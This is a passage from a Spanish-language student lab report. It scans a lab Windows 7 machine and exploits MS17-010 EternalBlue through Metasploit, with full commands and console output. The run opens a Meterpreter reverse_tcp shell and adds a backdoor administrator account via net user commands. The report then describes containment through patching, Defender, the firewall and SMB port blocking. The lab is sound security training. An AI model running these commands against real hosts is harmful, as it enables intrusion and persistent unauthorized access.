
Figura 25- Comando Nmap --script vuln



Fuente: Autoría Propia

Con el anterior comando nmap 192.168.56.102 –script vuln, permite automatizar a través de scripts en nmap con el fin de análisis el sistema en búsqueda de vulnerabilidades, allí se evidencia que encuentra al igual que las herramientas anteriores la vulnerabilidad “**smb-vuln-ms17-010**” con el **CVE-2017-0143**.


Figura 26 - CVE-2017-0143



Tomado de: (CVE - CVE-2017-0143, s. f.)

De acuerdo a todo lo anterior y realizando el análisis pertinente ahora utilizaremos la herramienta **“Metasploit”** desde Kali Linux con el fin de explotar la vulnerabilidad mencionada y detectada y cumplir con lo pertinente a lo solicitado.

Figura 27- Búsqueda en Metasploit



Fuente: Autoría Propia

Una vez en Metasploit con el comando “Search ms17-010” el cual permite realizar la búsqueda de exploits contenidos en la herramienta con ese nombre, una vez la búsqueda termina, arroja la información contenida en ella y nos da ejemplos de los nombres de los módulos con los que se puede ejecutar el ataque.

Al realizar búsquedas en la web de cada uno de los módulos, encontramos que el primero **“exploit/Windows/smb/ms17_010_eternalblue”**

Figura 28 - Usar exploit Eternalblue

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wi
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embe
                                             arget machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Fuente: Autoría Propia

Una vez usamos el exploit indicado **"used exploit/Windows/smb/ms17_010_eternalblue"** el sistema nos emite mensaje que no hay Payloads (carga útil) configurado (código para enviar y recibir mensajes de respuesta y comunicación con el objetivo) y que por defecto muestra uno, por lo que usamos el comando "show options", con el fin de ver las opciones adicionales de ayuda para ejecutar correctamente el exploit.

Figura 29 - Exploit Completado

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload Windows/x64/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.107
lhost => 192.168.56.107
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.107:4444
[*] 192.168.56.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.102:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.102:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.102:445 - The target is vulnerable.
[*] 192.168.56.102:445 - Connecting to target for exploitation.
[+] 192.168.56.102:445 - Connection established for exploitation.
[+] 192.168.56.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.102:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.102:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.56.102:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.56.102:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.56.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.102:445 - Starting non-paged pool grooming
[+] 192.168.56.102:445 - Sending SMBv2 buffers
[+] 192.168.56.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.102:445 - Sending final SMBv2 buffers.
[*] 192.168.56.102:445 - Sending last fragment of exploit packet!
[*] 192.168.56.102:445 - Receiving response from exploit packet
[+] 192.168.56.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.102:445 - Sending egg to corrupted connection.
[*] 192.168.56.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.107:4444 -> 192.168.56.102:49165) at 2025-04-27 16:07:49 -0500
[+] 192.168.56.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Fuente: Autoría Propia

Con la información de las opciones se ejecutan los comandos de la imagen anterior **“set rhosts 192.168.56.102”**, el cual indica la dirección del equipo objetivo, luego de ello el comando **“set payload windows/64/meterpreter/reverse_tcp”** el cual usa la carga útil de Meterpreter que permitirá utilizar el Shell para ingresar a la maquina y por ultimo el comando **“set lhost 192.168.56.107”** que indica desde que equipo se cargará y se abrirá la sesión de **Meterpreter** con Shell, para este caso la misma maquina Kali Linux donde estamos realizando el exploit. AL finalizar el proceso, vemos que utiliza por defecto el puerto TCP 445 para la comunicación con la máquina Windows y abre la sesión de Meterpreter con el puerto local 4444 y el puerto remoto 49165. Así mismo se evidencia en la ejecución que el equipo con Windows 7 Professional con Service Pack 1 es Vulnerable al exploit MS17-010


Figura 30 - Utilizando Shell

```
meterpreter > shell
Process 2460 created.
Channel 1 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>cd..
cd..

C:\Windows>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 6463-58CD

 Directorio de C:\Windows

27/04/2025  03:38 p.m.    <DIR>          .
27/04/2025  03:38 p.m.    <DIR>          ..
14/07/2009  12:32 a.m.    <DIR>          addins
13/07/2009  10:20 p.m.    <DIR>          AppCompat
12/04/2011  04:03 a.m.    <DIR>          AppPatch
20/11/2010  10:24 p.m.            71.168 bfsvc.exe
```

Fuente: Autoría Propia

Una vez la sesión abierta utilizamos el comando **“Shell”** donde nos permitirá conectar con los directorios de la maquina Windows indicando que ya estamos adentro con total privilegio. Realizamos una prueba con el comando **“DIR”** para listar directorios.


Figura 31- Verificación de usuarios



Fuente: Autoría Propia

Una vez dentro mediante comandos de Windows como si estuviéramos directamente conectados por CMD, listamos los usuarios creados en el sistema, con el fin de crear nuestro usuario con privilegios de administrador.


Figura 32 - Creación de Usuario Administrador



Fuente: Autoría Propia

Dado lo que nos solicitaban en el anexo, con el comando **“net user JoseTorres clave123 /add”,** recreamos la creación del usuario con mi nombre y la clave mencionada, evidenciando que el usuario fue creado correctamente. Luego de ello utilizamos el comando **“net localgroup administradores JoseTorres /add” para** dejar mi usuario creado como administrador de la maquina y se evidencia su terminación correctamente.


Figura 33- Verificación de Usuarios y Roles



Fuente: Autoría Propia

Con la imagen anterior evidenciamos la creación del usuario utilizando el comando **“net user”** allí lista todos los usuarios creados, así como el comando **“net localgroup administradores”** listando los usuarios que tienen privilegios de administrador en la maquina Windows.

Figura 34- Verificación usuario en Windows



Fuente: Autoría Propia


Por último verificamos en la máquina virtual Windows que el usuario **"JoseTorres"** este activo para su uso.

ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS

Práctica Contención Ataque

En primera instancia si bien tenemos acceso a la máquina atacada, haremos el proceso de identificación (Fase de Reconocimiento) de equipos conectados a la red NAT con el fin de identificar y confirmar dirección IP, dirección MAC y nombre del equipo utilizando la herramienta Advanced IP Scanner (Advanced IP Scanner – Explorador de redes de descarga gratuita, s. f.), el cual permite encontrar todos los equipos que se encuentran conectados a una red en particular, para este caso se evidencia que encuentra 4 equipos, la máquina atacada con el nombre de PC202006, el PC anfitrión el cual posee otra herramienta de escaneo, 1 máquina virtual que posee una herramienta de contención como lo es PfSense y por último la máquina Parrot desde la cual se realizará la intención de explotación nuevamente, tal como se evidencia en la siguiente imagen:


Figura 35 - Herramienta Advanced IP Scanner



Fuente: Autoría Propia

Luego de identificar y confirmar que la dirección IP de la máquina atacada es la “192.168.56.102” con dirección MAC “08:00:27:92:80:C0”, ingresamos a la máquina con el fin de iniciar la contención directa, allí identificamos varios mensajes que el sistema detecta directamente como se ve en la siguiente imagen:


Figura 36- Mensajes Windows



Fuente: Autoría Propia

En primera instancia parcharemos el equipo Windows, activando las actualizaciones automáticas con el fin de cerrar todas las brechas de este tipo:

Figura 37- Activación actualizaciones automáticas



Fuente: Autoría Propia

Se termina de actualizar el equipo de manera correcta:

Figura 38- Windows Update terminado

Fuente: Autoría Propia


De la misma manera ahora como segundo paso activamos Windows Defender y lo actualizamos correctamente:

Figura 39- Windows Defender actualizado

Fuente: Autoría Propia

De la misma manera ahora como tercer paso activamos el Firewall de Windows:


Figura 40 - Activación Windows Firewall



Fuente: Autoría Propia

Con el fin de contener la vulnerabilidad encontrada de Eternalblue en el protocolo SMBv1 dado por los puertos mencionados en el informe anterior (TCP:137-139-445 y UDP: 137-138), se crea una regla con el fin de bloquear los puertos mencionados, así:

Figura 41- Activar Regla de Bloqueo de Puertos



Fuente: Autoría Propia

